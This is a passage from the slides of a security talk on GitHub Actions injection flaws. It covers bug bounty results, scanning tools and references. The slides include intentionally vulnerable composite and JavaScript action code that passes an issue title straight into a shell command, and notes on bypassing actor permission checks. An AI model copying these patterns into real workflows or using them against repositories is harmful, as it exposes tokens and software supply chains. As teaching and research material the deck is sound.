  shell-injection-simple:
    steps:
      - uses: ./my-action/
        with:
          my-input: ${ github.event.issue.title }
```



Composite actions

.github/workflows/shell-injection-demo.yml

```
name: shell-injection-demo
```

```
on:
```

```
  issues:
```

```
    types: [opened, reopened]
```

```
jobs:
```

```
  shell-injection-simple:
```


```
    steps:
```

```
      - uses: ./my-action/
```

```
        with:
```

```
          my-input: ${ github.event.issue.title }
```

- run: echo "\${{ inputs.my-input }}"





JavaScript Actions

```
1 const core = require('@actions/core');  
2 const exec = require('@actions/exec');  
3  
4 const input = core.getInput('my-input');  
5  
6 await exec.exec(`echo "${input}"`);
```



JavaScript Actions

```
1 const core = require('@actions/core');  
2 const exec = require('@actions/exec');  
3  
4 const input = core.getInput('my-input');  
5  
6 await exec.exec(`echo "${input}"`);
```

Work in progress

- Stay tuned 😊

Docker Actions



???



3rd party actions

- Can be written in YAML, JavaScript or any other language using Docker
- Will have the same weaknesses as YAML workflows
- ...but harder to find



Agenda

- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
 - Technical details
 - Examples
- **Results and takeaways**



Checks and limitations

```
steps:  
  - name: Check actor permission  
    uses: skjnlsv/check-actor-permission@v3  
    with:  
      require: write
```

```
if: (github.event.label.name == 'add-template') ||
```

```
permissions: {}
```



Checks and limitations (Bypassed)

```
- if: contains(github.actor, '[bot]')
```

```
if: github.actor == 'dependabot[bot]'
```

<https://www.synacktiv.com/publications/github-actions-exploitation-dependabot>



Statistics of the Bug Bounty Journey

Scope: ~ 5500 repositories

Findings: ~ 3500

Triaged as TP and reported: 13





Statistics of the Bug Bounty Journey

Bug Bounty Submissions:

- high
- medium
- medium
- low
- low
- none
- none
- ? pending
- ? pending
- ? pending

Github PRs / Security reports:

-  Merged - [ruby/rbs](#)
-  Open - [scherermichael-oss/action-has-permission](#)
-  Open - [transferwise/sanitize-branch-name](#)



How to hunt

Semgrep rules pack:

[p/github-actions](#)

```
$ semgrep --config "p/github-actions"
```

- WIP: rules for JavaScript actions
- WIP: rules for Docker actions

Other tools:

- [CycodeLabs/raven](#)
- [boostsecurityio/poutine](#)
- [woodruffw/zizmor](#)
- * [AdnaneKhan/Gato-X](#)



Summary

- Injections are still the most common bugs
- Code is an input
- GITHUB_TOKEN is your target 😈
- Try to bypass the checks
- Look inside 3rd party actions
- Scan at scale, scan continuously
- Use SAST tools
- Share your knowledge 😊

Thank you! 🙏





References

Research:

<https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep>

<https://blog.ryotak.net/post/homebrew-security-incident-en/>

<https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/>

<https://www.synacktiv.com/publications/github-actions-exploitation-dependabot>

<https://dagrz.com/writing/aws-security/hacking-github-aws-oidc/>

<https://www.praetorian.com/blog/compromising-bytedances-rs-pack-github-actions-vulnerabilities/>

<https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/>

<https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/>

<https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability>

<https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning>



References

Cheat Sheets:

<https://github.com/nikitastupin/pwnhub>

<https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions>

Tools:

<https://semgrep.dev/p/github-actions>

<https://github.com/CycodeLabs/raven/>

<https://github.com/boostsecurityio/poutine>

<https://github.com/AdnaneKhan/Gato-X/>



Link to the slides here:

<https://ermilov.dev/snowfroc>

